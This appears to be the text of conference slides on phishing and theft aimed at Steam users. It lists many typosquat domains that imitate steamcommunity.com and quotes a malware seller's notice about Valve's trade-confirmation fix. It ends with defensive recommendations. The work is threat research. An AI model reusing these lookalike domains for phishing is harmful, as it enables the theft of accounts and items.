
real domain: steamcommunity.com

Fakes:

sleamccommunity.com	steamcommuritu.com	steamcommnuinty.com	steamcommurity.com
sleamcommunity.com	steamcommurlity.com	steamcommnuninty.com	steamconmmunty.com
sleamcommunity.com	steamcommuuntiy.com	steamcommnunly.com	steamconmuniuty.com
sleancommunity.com	steamcommuwity.com	steamcommnurty.com	steamconmunnty.com
sleamcommunity.com	steamcommyniity.com	steamcommnunity.com.ua	steamconmunty.com
ssleamcommunity.com	steamcommynity.com	steamcommrnunity.com.ua	steamconmunuty.com
staeamcommunity.com	steamcommnunilty.com	steamcommucnity.com	steamconmuunnity.com
staeamcommunity.com	steamcomnnuinty.com	steamcommuhify.com	steamconnmunity.com
staemcommnity.com	steamcomnnuinty.com	steamcommuhitu.com	steamconnmunity.com
staemcommunity.com	steamcomnnunity.com	steamcommunity.com.ua	steamconnmunnity.com
staemcommunity.com	steamcomnnunll.com	steamcommuininty.com	steamconnnunity.com
staemcommunity.com	steamcomnnurity.com	steamcommuinuity.com	steamconunity.com
staemcommunity.com	steamcomnnurly.com	steamcommuinity.com	steamcornnurity.com
staemcommunity.com	steamcomnuinty.com	steamcommunty.com	steamcornmuhity.com
staemcommunity.com	steamcomnuintly.com	steamcommunicty.com	steamcornmunity.com
staemcommunity.com	steamcomnuririty.com	steamcommunity.com	steamcoummunty.com
staemcomrnunity.com	steamcomnurify.com	steamcommunifu.com	steamcoummunuty.com
staemcomrnunity.com	steamcomnurity.com	steamcommuniliy.com	steamcummunty.com
staemcomrrunity.com	steamcomnunitu.com	steamcommunilty.com	steamecommunty.com
staemcommunity.com	steamcomnunty.com	steamcommunitiy.com	steammccommynity.com
staemccommunity.com	steamcomnunity.com	steamcommunitay.com	steammccommunity.com
staemcormunity.com	steamcomnurility.com	steamcommunitify.com	steammcormmunity.com
stamcomnunity.com	steamcomnrhity.com	steamcommunitll.com	steamncommuniy.com
steaconnmunitlyiu.com	steamcomnuricty.com	steamcommunitriy.com	steamnconmunitly.com
steaecommunity.com	steamcomnunity.com	steamcommunity.cm	steamncommunity.com
steamcamrnunity.com	steamcomnrurity.com	steamcommunity.com	steamnconmunitly.com
steamccmmunity.com	steamcomrnunity.com	steamcommunity.cz	steanccommunity.com
steamccmrnunity.com	steamcomrnunity.com	steamcommunity.com.ua	steancommunlty.com
steamccommunity.com	steamcomruinity.com	steamcommunly.com	steancommunlty.com
steamccommunty.com	steamcomuinity.com	steamcommnmunity.com	steancommunlty.com
steamccomunity.com	steamcomunlty.com	steamcommunnity.com	steancomunity.com
steamccornunity.com	steamcomunityy.com	steamcommunnity.com	steancoommunity.com
steamcominity.com	steamcomunnityy.com	steamcommunnity.com.ua	stearnccmmunity.com
steamcomiunty.com	steamcomuntyy.com	steamcommunrnty.com	stearncommunity.com
steamcommcunty.com	steamcomunuity.com	steamcommunty.com	stearncommunity.com
steamcommiunity.com	steamcomunulty.com	steamcommunty.com	stearncommunity.com
steamcommniunity.com	steamcomurity.com	steamcommunuty.com	stearncommunity.com
steamcommnuinty.com	steamcomuunity.com	steamcommurify.com	stearncommunity.com
steamcommnnuity.com	steamcomnnuinty.com	steamcommurility.com	stearncommynity.com
steamcommnuinity.com	steamconnmunnity.com	steamcommurinty.com	streamcommunity.com

# Malicious URL Classification Breakdown

n=230



# Valve Responses/Fixes

01-20-2015, 07:36 PM

#1

zer0xxx



Steam Profile

Join Date: Jul 2012

Reputation: 949

Posts: 2,456

## Offline Steam Trade offer now requires email verification?

I just gifted Clock Announcer Pack (Dota 2 Item) to my friend and Steam forced me to check email verification in order to finalize the trade offer.

Recent changes?



QUOTE



## Steam Trade Confirmation

A trade has been created between your account and Steam member "[REDACTED]". Please review the trade contents below and confirm or cancel the trade.

If you did not create this trade, please [cancel the trade](#) immediately. Your account or computer may have been compromised.

This Trade: You are trading with [REDACTED]



You've been friends for  
2 days

31

has a Steam Level of 31

6

[REDACTED] has been on Steam since  
July 31st, 2008

### Your items:

These are the items you will lose in the trade.

**-25%**  
Pixel Piracy

25% OFF Pixel  
Piracy  
Steam - Coupon



### [REDACTED]'s items:

These are the items you will receive in the trade.

You have not selected any items for [REDACTED] to offer in exchange for yours. If [REDACTED] accepts this trade, you will lose the items you've offered but will not receive any items.

Would you like to send this offer?

Send Trade Offer

Cancel Trade

# Valve Responses/Fixes

Confirmation of Trades: (?)

**Enabled** - You will receive an email to confirm trade offers which move items from your account.

**Disabled** - You will not be required to confirm trades and will not receive email about trades. Steam Support will also not provide you with any assistance in recovering items that were stolen from your account, for any reason.

# Valve Responses/Fixes

LaPanthere



C# Developer | Ballistics  
Networking



RE: STEAM STEALER EXTREME || AUTOBUY | SPREADING | UD | CHEAP | CUSTOM | UPDATED 11/1/15!

## NOTICE

Steam has decided to patch us out for good.

It was fun while it lasted.

Trade offers now need email confirmation, which as you know really isn't possible to work with.

We will NOT be offering refunds on our product.

Those that paid with PayPal can feel free to charge back as I do not have an active PayPal account anymore.

Sales are being closed. Was a good run 😊


# Valve Responses/Fixes

Steam Limits Users Who Haven't Spent \$5 to Prevent Spam, Phishing

Valve takes another step to improve security on Steam.

by Emanuel Maiberg on April 19, 2015

Distribution of Scam Friend Requests a day  
n=334





# Forecast

- Image site homographs/phishing will be weapon of choice
  - Harder to detect, not clearly abusing a brand
  - Screenshots will be used consistently by traders/buyers
- Malware will be more than just a stealer
  - Keyloggers, RATs,
  - More to this market than just virtual items

# Recommendations

- Valve
  - Already have an anticheat system steam (VAC)
  - Platform security team for Steam
    - Text analytics
    - URL Scanning
      - Safebrowsing
      - Phishtank
  - Allow for platform plugins
    - Let the community dev for you
    - Police marketplace for apps

# Recommendations

- Us, the gamers
  - Same URL scanning capabilities, but in browser
  - Plugin for Chrome/Firefox
- Anti-phishing groups
  - #steamsheriffs on freenode
  - fortress of gamers <http://f-o-g.eu>
  - <http://steamrep.com/>

# Questions

Zack Allen - @teachemtechy

Rusty Bower - @rustybower

Shoutouts:

/r/dota2, /r/steam, /r/globaloffensive, /r/tf2,  
/r/globaloffensivetrade, advicebanana